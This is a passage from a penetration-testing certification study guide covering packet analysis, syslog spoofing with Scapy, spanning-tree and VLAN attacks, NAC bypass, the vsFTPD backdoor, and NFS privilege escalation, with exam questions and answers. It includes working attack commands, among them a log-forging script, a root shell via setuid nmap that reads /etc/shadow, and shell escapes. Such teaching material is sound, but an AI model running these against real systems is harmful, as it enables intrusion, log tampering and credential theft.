# tcpdump -i <interface> -w <file-name>
# wireshark <filename>
```

When you find a TCP port is open and reachable over the network, you will get a [SYN, ACK] back from the target. If the port is filtered, you may see a solicited response from the target such as “Destination unreachable (Host administratively prohibited).” This

response is configured in the firewall rules to inform the connecting host that it is not authorized to communicate over this port. For instance, in the iptables firewall chain policy of a Linux host, the firewall could have a REJECT statement that responds to all requests not covered in the policy with an icmp-host-prohibited message, as shown here:

```
REJECT all -- anywhere anywhere reject-with icmp-host-prohibited
```

These types of messages are transmitted using ICMP. If we filter the packets in Wireshark using the filter “icmp,” as shown in [Figure 3-12](#), we can view the ICMP responses received from the target.



**Figure 3-12** Analyzing ICMP host-prohibited messages in Wireshark

If we look into the fourth layer of the packet “Internet Control Message Protocol,” we see the ICMP Type is “3” (Destination unreachable) and the code is “10” (Host administratively prohibited) for the SMTP port 25/tcp. The ICMP parameters (e.g., types and codes) can be found on the IANA website at <https://www.iana.org>;

click on Protocol Assignments. Some firewalls are configured to just filter the packet and not respond at all. Analyzing and inspecting packets will help troubleshoot connection failures during a pentest engagement.

## Forge and Decode Packets

In some cases, you may find a port is filtered or restricted to only authorized hosts on the network, and you may need to spoof the source IP address of an authorized host. Scapy (<https://scapy.net>) is a Python program that can assist with packet manipulation by forging and decoding packets. Scapy supports many use cases; however, for this section we will focus on its ability to assist with spoofing legitimate hosts on the network. Take the use case of log injection (CAPEC-93: Log Injection-Tampering-Forging). The objective for this type of an attack is to mislead an audit or cover traces of an attack. Log injection can also expose other types of vulnerabilities, such as local file inclusion (LFI), cross-site scripting (XSS), cross-site request forgery (CSRF), or even remote code execution, when malicious log entries are not validated and processed in web-based log management systems.



**NOTE** This tactic is really only good for “spray and pray” exploits. For example, if you spoof your IP from outside a target’s network in an effort to bypass a firewall filter, you’re not going to get back the responses.

Let’s take a log management server such as Nagios (<https://www.nagios.org>), listening on port 5544/udp for Syslog data from only authorized hosts on the network. Syslog messages sent via UDP are not validated and can easily be spoofed over the network. Some legacy operating systems and devices do not support TCP-based logging, which would make spoofing log messages from

legitimate hosts more difficult, as you would need to be able to spoof the TCP sequence numbers, which are exchanged between hosts while communicating over the network. Using Scapy, we can create a Python script to spoof a legitimate host on the network, like the gateway, and send a Syslog-like message to the logging server to invalidate the integrity of a customer's auditing capability. The Python code shown in [Figure 3-13](#) will generate a spoofed Syslog request from the gateway (`srcIP`) and send a message (`msg`) to the central logging server's (`dstIP`) designated port for processing Syslog messages (`dstPort`). The `spoofed_syslog` variable defines the payload and protocol to use for transferring the message (`UDP`). The `send()` function tells Scapy to send the packet, using the information defined in the payload.

```
from scapy.all import *

srcIP = '192.168.1.1'
dstIP = '192.168.1.251'
srcPort = 5544
dstPort = 5544
msg = "localhost systemd: successfull login by user hacker"

spoofed_syslog = IP(src=srcIP, dst=dstIP)/UDP(sport=srcPort, dport=dstPort)/msg
send(spoofed_syslog)
```

---

**Figure 3-13** Using Scapy to spoof Syslog traffic

---



**TIP** The Scapy documentation located at <https://scapy.readthedocs.io> is a good reference for learning how to use the interactive Scapy shell, how to use the built-in functions, and even how to build or extend upon your own suite of tools.

When the Python script is executed, the message will be sent to the Syslog server for processing. The Nagios Syslog listener processes the message as Syslog-formatted data, parses the contents, and stores the record in the index. [Figure 3-14](#) shows the

malicious message we crafted using Scapy in the Nagios log management interface.

Field	Action	Value
<input checked="" type="checkbox"/> @timestamp	<input type="button" value="Q"/>	2018-06-13T21:30:16.273Z
<input type="checkbox"/> @version	<input type="button" value="Q"/>	1
<input type="checkbox"/> _id	<input type="button" value="Q"/>	AWP7DmvW20kJGB1EaojK
<input type="checkbox"/> _index	<input type="button" value="Q"/>	logstash-2018.06.13
<input type="checkbox"/> _type	<input type="button" value="Q"/>	syslog
<input type="checkbox"/> facility	<input type="button" value="Q"/>	0
<input type="checkbox"/> facility_label	<input type="button" value="Q"/>	kernel
<input type="checkbox"/> highlight	<input type="button" value="Q"/>	[object Object]
<input checked="" type="checkbox"/> host	<input type="button" value="Q"/>	192.168.1.1
<input checked="" type="checkbox"/> message	<input type="button" value="Q"/>	localhost systemd: successfull login by user hacker
<input type="checkbox"/> priority	<input type="button" value="Q"/>	0
<input type="checkbox"/> severity	<input type="button" value="Q"/>	0
<input type="checkbox"/> severity_label	<input type="button" value="Q"/>	Emergency
<input type="checkbox"/> tags	<input type="button" value="Q"/>	_grokparsefailure_sysloginput
<input checked="" type="checkbox"/> type	<input type="button" value="Q"/>	syslog

---

**Figure 3-14** Malicious log entry in Nagios

---



**NOTE** Syslog is a protocol that is used to define a standard for how operating systems, processes, and applications generate messages. RFC 5424 (<https://tools.ietf.org/html/rfc5424>) outlines the requirements for implementing Syslog and how the messages should be formatted.

# Layer 2 Attacks

As we have learned so far, there are many nefarious things a pentester can do to attack network protocols and authentication schemes (i.e., ARP spoofing and name resolution) that can aid in successfully exploiting specific attack scenarios. CompTIA covers a few specific layer 2 attacks in the PenTest+ exam objectives. In this section, we will cover those exam objectives in greater detail and discuss how a pentester may leverage these attacks within their customer networks during an engagement.

## Attacking the Spanning Tree Protocol

In switched networks, when two network segments are connected by more than two layer 2 switches, this creates a physical loop in the topology. Interconnecting the switches with redundant links helped improve availability in the network should one of the other links fail. However, this design has inherent side effects, as it creates transmission loops on the network. The Spanning Tree Protocol (STP) is a layer 2 protocol that runs on network devices such as bridges and switches. The primary function of STP is to prevent looping in networks that have redundant paths by placing only one switch port in forwarding mode, and all other ports connected to the same network segment are configured in blocking mode. [Table 3-4](#) shows the three different forms of STP.

Protocol	Reference ( <a href="https://ieee.org">https://ieee.org</a> )	Purpose of Protocol
Spanning Tree Protocol (STP)	IEEE 802.1D	Provides loop-free topology in LANs
Rapid Spanning Tree Protocol (RSTP)	IEEE 802.1W and later added to 802.1D	Provides a much faster alternative to legacy STP
Multiple Spanning Tree (MST)	IEEE 802.1S and later merged into IEEE 802.1Q	Used to provide loop-free topology across VLANs

**Table 3-4** Spanning Tree Protocols

STP helps monitor the topology of the network and optimize a standard communication path for transmitting Ethernet frames, thus removing redundant links and setting up a preferred link between the switches. The preferred link, which is the link with the highest bandwidth, is used until the link fails, at which point a nonpreferred link will be used to carry the traffic. This process is made possible through the ***root bridge***. The root bridge is a reference point for all switches in a spanning tree topology. Switches in the topology will hold a root bridge election process, where the switch with the lowest Bridge ID is elected as the root bridge. The Bridge ID is generated on each switch using a priority number and the switch's MAC address. Each switch is configured with a default bridge priority ID (most switches default to a priority ID of 32768), and the value that is configured must be a multiple of 4096. During the election process, the priority ID is compared to the other switches. If a switch on the network has the same priority number as another switch, then the MAC address is compared. The switch with the lowest Bridge ID priority or MAC address will be the designated root priority.

**Example:**

**Switch A: (root bridge)**

Designated Root Priority	8192
Bridge ID MAC ADDR	00-10-0d-a3-09-33
Bridge ID Priority	8192

**Switch B:**

Designated Root Priority	8192
Bridge ID MAC ADDR	00-10-0d-b2-6a-22
Bridge ID Priority	32768

In a switched network, Ethernet frames have no TTL value and are broadcast to all ports on a switch, with the exception of the sending port. Layer 2 switches are designed to flood frames when

they don't find the frame's destination MAC address in the MAC address table. By eliminating redundant paths, STP helps prevent **broadcast storms** caused by loops in the network, where a broadcast frame is bounced back and forth between switches due to redundant paths. A broadcast storm could cause entire segments of the local network to become unavailable should one of the redundant links fail. Eliminating the redundant loops can also help prevent MAC address table thrashing, which is caused by two different ports on a switch broadcasting the same source MAC address.

Most newer devices run RSTP, as it has many advantages over the legacy STP. You can use Wireshark to capture STP packets on the LAN. Wireshark will provide you with the version of the STP type (STP, RSTP, or MST) by inspecting the Bridge Protocol Data Units (BPDUs), which are the update frames that are multicast between switches over the network every so often to determine if a port is in a forwarding or blocking state (prevents looping) and to determine the root bridge during the election process. The root bridge election process must be repeated when or if there is a fault in the network. For STP, protocol version ID equals "0" and version ID "3" equals RSTP/MST. So STP is good for LANs, but how do you test it?

The biggest threat to STP is a DoS attack. STP does not use an authentication process to determine the root bridge; thus, an attacker can craft malicious BPDUs of a nonexistent switch to elect it as the new root bridge. Repeating this step over and over again will cause the LAN to be in a constant election process, saturating the network with Ethernet frames and causing a broadcast storm. Proof-of-concept code and an additional demonstration can be found at [www.tomicki.net/attacking.stp.php](http://www.tomicki.net/attacking.stp.php).

## VLAN Hopping

Virtual local area networks (VLANs) are broadcast domains used to provide logical separation on the same physical network segment. A VLAN is referenced under IEEE 802.1Q. A network switch groups ports together into a VLAN group and uses a VLAN ID to identify the

VLAN. On a switch, a port can either be an access port or a trunk port. A trunk port is designated on a switch to carry VLAN-tagged traffic between switches. An access port sends and receives untagged traffic and is assigned to a single VLAN (access ports are typically for a host-to-switch connection). VLAN tags restrict access to tagged traffic to only ports designated to a particular VLAN group. VLAN hopping is an attack vector used to gain access to resources on another VLAN. Two methods are used to accomplish VLAN hopping: ***switch spoofing*** and ***double tagging***.

*Switch spoofing* is a type of VLAN hopping attack that occurs when an attacker can emulate a valid trunking switch on the network by speaking 802.1Q. This is a result of either a default configuration or an improperly configured switch. The default mode assigned to ports on a Cisco switch is configured as “dynamic desirable,” which means that the switch will negotiate the port mode as either an access port or trunk port. Once the attacker announces that his workstation is a trunk port, the switch will trunk all VLANs over the switch port that the attacker’s workstation is plugged into. The attacker will now have access to all VLAN traffic destined for the valid switch. This can be mitigated by preventing ports on the switch from negotiating trunks and configuring the ports to be access ports. Double tagging is a result of a switch port being configured to use native VLANs, where an attacker can craft a packet and prepend a false VLAN tag along with its native VLAN. The native VLAN tag (i.e., VLAN 1) is not forwarded (since it is the native VLAN), but the false VLAN tag is forwarded to the next switch and sent to the target host as if it originated from the target’s native VLAN. This type of attack can be used to bypass layer 3 access controls, where only certain hosts on the local network can access sensitive/secure resources. This is another type of configuration weakness on switches and can be mitigated by not associating any hosts in the native VLAN or by disabling the native VLAN on all trunk ports.

## Bypassing Network Access Controls

Organizations may use Network Access Control (NAC) either in hardware or software to quarantine rogue devices that are not identified in a network security policy, provide a BYOD (bring your own device) model that can also support guest network access and isolation for vendors or customers, or profile users and devices to mitigate network threats. In cloud-based environments like Microsoft Azure, a customer can use Network Security Groups (NSG) to enforce and control Internet or intranet communications across different workloads within virtual networks. As an example, a DHCP-based NAC solution uses a proxy server to intercept and validate DHCP requests from the client. If the client is authorized according to a list of MACs or a set of other criteria identified by a profiling process, the client is assigned an IP address and connected to the network. In essence, an NAC is an enforceable security boundary that provides another layer of protection to the overall security stack.

There are three methods a pentester can use to bypass NAC:

- **Violating trust relationships** An example would be spoofing a source IP or MAC address of a valid device (e.g., legacy printer) controlled in a distinct NSG that doesn't support 802.1x authentication. You can do this with the macchanger application in Kali Linux, for example:

```
(kali㉿kali)-[~]# ifconfig eth0 down  
(kali㉿kali)-[~]# macchanger -m 00:d0:70:00:20:69 eth0  
(kali㉿kali)-[~]# ifconfig eth0 up
```

- **Exploiting implementation weaknesses** This includes weak authentication mechanisms in wireless protocols or even DHCP-based NAC solutions, where the attacker can possibly bypass the NAC protection altogether by assigning a static IP address on the network instead of trying to get one through DHCP.
- **Taking advantage of configuration weaknesses** An example would be if NAC enforces policy on IPv4 addresses but is not configured to protect IPv6 addresses.

# Researching an Attack

You'll need to take what you see on the network and turn it into usable intelligence to attack. Let's follow two examples, one using FTP and another using SMB and NFS.

## An Attack on FTP

Many applications make use of File Transfer Protocol (FTP) for transferring files to and from hosts over the network. The FTP server provides read/write access to files and directories for remote users and inherited authentication and file sharing permissions from the local operating system. To detect the presence of anonymous FTP, a pentester can use the `ftp-anon.nse` script, as shown in [Figure 3-15](#).

```
PORT      STATE SERVICE REASON  VERSION
21/tcp    open  ftp      syn-ack vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|       Connected to 192.168.1.190
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
|   End of status
```

---

**Figure 3-15** Identifying FTP servers that allow anonymous login with Nmap

---



**TIP** The Metasploit auxiliary module called `ftp_login` is another useful way of detecting anonymous FTP servers on the network.

Using the example provided in Figure 3-18, the `ftp-syst.nse` script was able to detect the version of FTP running on the server to be `vsFTPD 2.3.4`. In Kali, you can use the Exploit-DB (<https://www.exploit-db.com>) command-line interface (CLI) search tool called `searchsploit` to look for known exploits. The result of running the CLI search tool shows that the version of `vsFTPD` running on the server is susceptible to backdoor remote code execution vulnerability, as shown in Figure 3-16.

```
root@kali:~# searchsploit vsftpd
-----
Exploit Title
-----
vsftpd 2.0.5 - 'CWD' Authenticated Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
```

---

**Figure 3-16** Searchsploit vsFTPD

The `unix/ftp/vsftpd_234_backdoor` Metasploit module can be used to exploit the vulnerable service and obtain root access to the device, as shown in Figure 3-17. Many other types of vulnerabilities plague FTP applications other than backdoors, including directory traversals, DoS attacks, buffer overflow attacks, local and remote file inclusion (LFI/RFI) attacks, and authentication bypass attacks, to name a few. FTP has been around for many years and will likely stick around for some time until organizations phase out legacy devices with modern-day technology.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.52:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.52:21 - USER: 331 Please specify the password.
[+] 192.168.1.52:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.52:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 17 opened (192.168.1.234:37949 -> 192.168.1.52:6200)

id
uid=0(root) gid=0(root)
```

**Figure 3-17** vsFTPD backdoor command execution in Metasploit

## An Attack on Samba and NFS

In heterogeneous environments, it may be necessary for Windows, UNIX, and macOS users to share files and collaborate among each other. Samba is the implementation of the Common Internet File System (CIFS) protocol that enables file and print sharing among Windows and UNIX hosts over the network. Linux/UNIX servers use Samba to communicate with Windows clients to support their file and print sharing needs.

Certain releases of Samba contain a vulnerability in the LSA RPC service that, if exploited, can trigger a heap overflow and allow an unprivileged user to execute arbitrary code on the system as the root user. The Metasploit module `Samba SetInformationPolicy AuditEventsInfo Heap Overflow` is an example that will attempt to exploit this.



**CAUTION** You can look at the full source of this module in the Metasploit GitHub: [https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/samba/setinfopolICY\\_heap.rb](https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/samba/setinfopolICY_heap.rb). The module will run for some time and may take a while to complete. The Metasploit module does allow you to define your start and stop addresses in case your operating system is not defined within the module.

NFS is another file sharing capability that provides a means for privileged execution. To see a list of file systems shared out to the UNIX environment, you can use the `showmount -e <ip address>` command or you can use nmap, specifying port 111/tcp (RPC port) and using the `nfs-showmount.nse` script, as shown in [Figure 3-18](#). The RPC port specifies the versions of NFS that are supported by the server (i.e., v2, v3, and v4), as well as the NFS port 2049/tcp or 2049/udp and the mount ports.

```
PORt      STATE SERVICE VERSION
111/tcp open  rpcbind 2 (RPC #100000)
| nfs-showmount:
|_ /home *
| rpcinfo:
    program version  port/proto  service
    100000  2          111/tcp    rpcbind
    100000  2          111/udp    rpcbind
    100003  2,3,4     2049/tcp   nfs
    100003  2,3,4     2049/udp   nfs
    100005  1,2,3     33483/udp  mountd
    100005  1,2,3     37435/tcp  mountd
    100021  1,3,4     53053/udp  nlockmgr
    100021  1,3,4     59002/tcp  nlockmgr
    100024  1          46815/tcp  status
    100024  1          47675/udp  status
```

---

**Figure 3-18** Using the NFS showmount script in nmap

---



**NOTE** The rpcinfo output can be quite important, especially when mounting an NFS open share through an SSH tunnel or proxy when file systems are only shared within the local area network. Typically, NFS will make the RPC call to the server and acquire the appropriate ports to mount the remote file system; this all happens behind the scenes during the connection. When you establish the reverse tunnel with your external target, you will need to specify the mount port within the mount option in your command syntax when mounting

through the tunnel. Once your tunnel is configured to forward all mount traffic to the SSH target, you can mount the file system using the forwarded mount ports (e.g., `mount -o port=2049,mountport=44096,proto=tcp 127.0.0.1:/home /home`).

During a pentest engagement, you may come across NFS file systems that are shared out to everyone on the network and have little to no protection against remote attacks. In this section, we will provide some examples of how to exploit NFS file systems that are exported with root access and leverage those permissions to escalate privileges against an NFS client. To follow along, you can assume we have the following level of access on the network:

- Root-level access to an attack laptop on the internal network
- NFS server that shares out a file system to everyone (no access controls)
- Compromised user-level access to an NFS client on the network

Using the information provided in [Figure 3-18](#), we can see that the `/home` file system is shared out to “everyone.” Next, we can mount the `/home` file system using the `mount` command and mount it to an unused directory on our local file system, as illustrated in [Figure 3-19](#). In order to mount file systems in UNIX, you must be a privileged user (i.e., root). Now, in the home directory, there are four potential user accounts. The question is: Did we mount the file system with root privileges? In [Figure 3-20](#), we created a file called “am-i-root” and listed the directory contents and see that we created the file as UID “0.”

```
root@kali:/# mount 192.168.1.52:/home /mnt
root@kali:/# cd /mnt
root@kali:/mnt# ls
ftp  service  user  user2
root@kali:/mnt# touch am-i-root
root@kali:/mnt# ls -al
total 24
drwxr-xr-x  6 root root    4096 Jun 17 11:09 .
drwxr-xr-x 24 root root    4096 Jun 19 17:31 ..
-rw-r--r--  1 root root      0 Jun 17 11:09 am-i-root
drwxr-xr-x  2 root nogroup 4096 Mar 17 2010 ftp
drwxr-xr-x  2 1002   1002 4096 Apr 16 2010 service
drwxr-xr-x  3 1001   1001 4096 May  7 2010 user
drwxr-xr-x  7 1000   1000 4096 Dec 26 2016 user2
```

---

**Figure 3-19** Mounting the /home file system and verifying file system privileges

```
root@kali:/mnt/user# chown root:root nmap
root@kali:/mnt/user# chmod 4777 nmap
root@kali:/mnt/user# ls -al
total 796
drwxr-xr-x 3 1001 1001 4096 Jun 17 12:34 .
drwxr-xr-x 6 root root 4096 Jun 17 12:12 ..
-rw----- 1 1001 1001 261 Jun 17 12:34 .bash_history
-rw-r--r-- 1 1001 1001 220 Mar 31 2010 .bash_logout
-rw-r--r-- 1 1001 1001 2928 Mar 31 2010 .bashrc
-rwsrwxrwx 1 root root 780676 Jun 17 12:34 nmap
-rw-r--r-- 1 1001 1001 586 Mar 31 2010 .profile
drwx----- 2 1001 1001 4096 May  7 2010 .ssh
```

---

**Figure 3-20** Setuid nmap executable



**TIP** NFSv3 and earlier will map numeric UIDs and GIDs to files and directories on an NFS file system. When you mount an NFS share from a client using NFSv3, you may see a UID or GID in place of a username or group because your local operating system cannot map to them, either because you are not on the domain (i.e., LDAP) or

the user does not exist. During an engagement, if you are able to mount an NFS file system and you see UID values instead of usernames, you can create a user account on your local host with the same UID value and navigate around the file system impersonating the victim username. In NFSv4, the UID and GUID mapping feature can be disabled, since the client and server can now be configured to exchange user and group names over the network.

From our testing laptop, we can now conceivably modify arbitrary files and move tools to anywhere we wish on the remote file system as root. Using user-level access on the NFS client, we copy over a binary so we can change the ownership of the program to root and apply the setuid bit from the attacker laptop, so when the program executes, it runs with root privileges (owner of the file). We choose to use the nmap binary, as the version on the NFS client still supports the interactive feature that will allow us to bypass the Bash and Bourne Shell setuid shell program restrictions. After we copied the nmap binary into the user's home directory on the NFS share, from our attack laptop we changed the ownership of nmap to be root:root, then used the `chmod` command to apply the sticky bit with 4777, as shown in [Figure 3-20](#).

Then from the NFS client as the user account, we executed the setuid nmap binary using interactive mode, which allows you to interact with the shell from within Nmap. From the Nmap prompt, we executed `!/bin/sh` to drop to a shell prompt with root privileges, as shown in [Figure 3-21](#), under the effective user id (EUID) value, then read the `/etc/shadow` file for good measure. Imagine if the user were an LDAP user account with remote login access to all of the LDAP clients on the network and the `/home` file system were mounted on each host. The impact of the vulnerability would be even more significant, as the user could conceivably obtain root privileges on every host on the network.

```
Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2# id -a
uid=1001(user) gid=1001(user) euid=0(root) groups=1001(user)
sh-3.2# grep -i root /etc/shadow
root:$1$[REDACTED]..:14747:0:99999:7:::
```

---

**Figure 3-21** Nmap interactive mode

The attack laptop provided the ability to change the owner and execution bit of the nmap binary to root. Without root access to an attack platform that could mount the NFS `/home` file system, this attack would not have been possible. Some NFS file systems are exported with nosuid, root squash, or restricted root access to only certain hosts, as these are recommended best practices for NFS and mitigations to defeat these types of privilege escalation attacks. Essentially, this can take away the ability to execute setuid programs and force NFS to map the root UID to user nfsnobody. However, as we mentioned previously, you may still be able to create local accounts on the attack laptop (where you have root privileges) with UIDs that the NFS server knows about and impersonate the user in order to access directories and files from the NFS file system.

---



**TIP** Instead of exploiting the interactive feature of Nmap, you could use some shell escape techniques to bypass the shell setuid program restrictions. A few of them consist of using built-in programs like vi or awk. From the NFS client, you would copy the program from your file path over to the NFS file share. Then from the attack laptop, apply root ownership and the setuid bit. Then you should be able to execute the programs with root privileges.

Example in awk:

```
$ ./awk 'BEGIN {system("whoami")}'  
If successful, the command will return "root."
```

Example in vi:

```
$vi  
:set shell=/bin/sh  
:shell  
If successful, you will receive a root "#" prompt.
```

## Chapter Review

Network-based attacks such as name resolution exploits can help aid a pentester with conducting on-path attacks against organizational assets. These types of attacks aid the pentester once a presence within the local network has been established. This process usually entails spoofing legitimate hosts listed on the network. Exploiting exposed file shares on the network is a method for escalating privileges from either anonymous access on the network or basic user access on the target host. These techniques provide the ability to test inconsistencies in network configurations and protocol weaknesses that lie behind the external firewalls of the organization.

## Questions

- 1.** Which protocols provide name resolution? (Select all that apply.)
  - A.** DNS
  - B.** ARP
  - C.** LLMNR
  - D.** DIG
- 2.** Your team successfully used Responder to poison an LLMNR request for an SMB mount request and recovered a username and password hash. However, your team is trying to use a pass-

the-hash (PtH) technique and it is not working. What is the likely reason for this failure?

- A. They are using the LM hash value and not the NTLM hash.
  - B. They are using the NTLMv2 hash value, which cannot be used to “pass the hash.”
  - C. The LM and NTLM hash is likely missing the “:” between the values.
  - D. The NTLMv2 hash is padded with additional characters.
3. Select the DoS technique that an adversary would use to consume the resources of a target by rapidly engaging in a large number of interactions with the target.
- A. Resource leak exposure
  - B. Excessive allocation
  - C. Flooding
  - D. Sustained client engagement
4. Which command flag tells `hping3` to use a random-source IP address?
- A. `--random-source`
  - B. `--rand-source`
  - C. `-s`
  - D. `--S`
5. During an Nmap scan, you receive a “host prohibited” reason in the scan results. Which protocol is responsible for delivering that message back to your scan host?
- A. TCP
  - B. UDP
  - C. ARP
  - D. ICMP
6. Before executing an STP discovery, your team asks how to determine which version of STP type a root switch is using (i.e.,

RSTP, MSTP). How do you reply?

- A.** By inspecting the Bridge Protocol Data Units in the update frame
  - B.** By looking at the TCP header of the packet
  - C.** By inspecting the Bridge Protocol Data Units in the data frame
  - D.** By inspecting the Bridge Protocol Data Units in the management frame
- 7.** Select the two techniques that can be used to conduct VLAN hopping.
- A.** ARP spoofing
  - B.** Double tagging
  - C.** DNS spoofing
  - D.** Switch spoofing
- 8.** Your Nmap scan identifies port 445/tcp open on a Windows server with one of the common shares available and accessible anonymously. This share allowed the scanner to enumerate additional users and services on the domain. Which network share were you likely to have enumerated during the scan?
- A.** ADMIN\$
  - B.** C\$
  - C.** IPC\$
  - D.** HOME\$
- 9.** You were able to successfully mount an NFS share over the network with restricted privileges. When going through the network file system, you notice that the files and directories are not showing the owner or group name of the files and directories. What is the likely cause of this?
- A.** You are not mounting the file system with root permission, so your system can't interpret the UID values.

- B.** The NFS file system is not configured correctly, which means you could probably take advantage of the weakness.
- C.** The UID and GID values assigned to the files and directories on the NFS share are not mapping to your local host.
- D.** The NFS server only knows that the UID 0 maps to the root account. If you create an account on your local host with a UID value of one of the NFS files, the NFS server will no longer be able to read the file.

## Answers

- 1. A, C.** The Address Resolution Protocol (ARP) is used to resolve MAC addresses to IP addresses, not hostnames, and DIG is a program used to interrogate DNS name servers and is not a protocol.
- 2. B.** The NTLMv2 hash cannot be passed like the NTLM hash. The NTLMv2 hash is a derivative of the NTLM but is based off of a challenge-response algorithm. You must first decrypt the NTLMv2 hash and use the plaintext value for authentication.
- 3. C.** In a flooding attack, the attacker will consume the resources of a target by rapidly engaging in a large number of interactions with the target.
- 4. B.** The `--rand-source` command flag can be used to randomize the source address.
- 5. D.** The Internet Control Message Protocol (ICMP) is used to communicate messages between hosts over the network and uses different types (e.g., type: 3 – destination unreachable) and codes (i.e., code: 10 – host administratively prohibited) to address breakdowns in the communication path.
- 6. A.** Wireshark will provide you with the version of the STP type (STP, RSTP, or MST) by inspecting the Bridge Protocol Data Units (BPDUs), which are the update frames that are multicast

between switches over the network every so often to determine if a port is in a forwarding or blocking state (prevents looping) and to determine the root bridge during the election process.

7. **B, D.** VLAN hopping is an attack vector used to gain access to resources on another VLAN. The MITRE ATT&CK framework identifies VLAN hopping as a network-based hiding technique (ID: PRE-T1092). Two methods are used to accomplish VLAN hopping: switch spoofing and double tagging.
8. **C.** The IPC\$ share is a null session connection. Microsoft allows anonymous users to do things like enumerate users and network shares with this connection. The ADMIN\$ and C\$ shares are hidden administrative shares restricted to privileged users. Although it sounds believable, the HOME\$ share is not a typical share.
9. **C.** NFSv3 and earlier will map numeric UIDs and GIDs to files and directories on an NFS file system. When you mount an NFS share from a client using NFSv3, you may see a UID or GID in place of a username or group because your local operating system cannot map to them, either because you are not on the domain (i.e., LDAP) or the user does not exist.

## CHAPTER 4

---

# Wireless and RF Attacks

In this chapter, you will learn about

- Wireless attack methods
  - Specific wireless attacks and when to use them
  - The mystery of wireless password cracking
- 
- 

The PenTest+ exam objectives cover wireless and radio frequency (RF)-based vulnerabilities and exploits. In this chapter, we will focus on some of the basics a pentester needs to know about wireless network protocols found in the 802.11 (routers and access points), 802.15 (Bluetooth), radio frequency ID (RFID), and near field communications (NFC) technologies. We will investigate various tools for interacting with wireless devices, conducting discovery, and ways to attack wireless devices.

## 802.11 Wireless

Wireless pentests are often designed to evaluate the reach of a wireless network, whether or not the traffic flowing over that network can be intercepted (or influenced) by an attacker and if an attacker can gain access to the network wirelessly. This involves evaluating possible flaws in the implementation of the network, as well as the reach of the network, and it requires special hardware. Pentesters need to understand how these networks work in order to identify implementation weaknesses and select the right hardware and software tools for the job.

# Wireless Networking Overview

Before we talk about how to attack wireless networks, let's take a minute to talk about how they work. Remember, as a pentester, your job is not only to prove that systems can be broken but to recommend how to fix them. To do that and be a successful attacker, it will be helpful to know what frames look like, how networks are implemented, and how encryption standards are used in wireless networking.

## 802.11 Wireless Standards

First, let's talk about how wireless networks transmit data. Wireless networks use specific radio frequencies and channels using defined power ranges. Each frequency range is divided into multiple channels. The Federal Communications Commission (FCC) defines and limits the power ranges that can be applied to Wi-Fi-enabled devices, such as your typical home wireless router. The IEEE 802.11 (<https://www.ieee.org>) standards define wireless networking. [Table 4-1](#) describes common wireless standards (also referred to as protocols) that a pentester is likely to come across during an engagement.

Standard (Protocol)	Frequency (GHz)	Bandwidth (MHz)	Modulation	Maximum Transfer Speed
802.11	2.4	22	DSSS, FHSS	2 Mbps
802.11a	5	20	OFDM	54 Mbps
802.11b	2.4	22	DSSS	11 Mbps
802.11g	2.4	20	OFDM	54 Mbps
802.11n	2.4 or 5	20 or 40	OFDM	150 Mbps
802.11ac	5	20, 40, 80, or 160	OFDM	866.7 Mbps

**Table 4-1** Wireless Standards

As you can see, Wi-Fi networks work over the 2.4 GHz or 5 GHz spectrum bands. Each band maintains its own properties and supports various deployment scenarios. The 2.4 GHz band is broken

up into 14 channels, each with a bandwidth between 20 and 22 MHz of total separation. This spectrum is supported by many of the 802.11 protocols and provides coverage over a longer range; however, transfer speeds are much slower compared to 5 GHz. The 5 GHz band is broken up into over 20 channels and supports faster transfer speeds using a much wider bandwidth than the 2.4 GHz band, but less coverage by area.

When the 2.4 GHz band gets crowded, the network is more likely to experience slower transfer speeds. Newer wireless routers and networking equipment support dual bands, which have the capability to transmit and receive data over 2.4 GHz and 5 GHz spectrum bands. This option provides flexibility and can support an organization's decision to use the 5 GHz band to reduce the likelihood of interference when there are many access points (APs) competing on a channel.

---



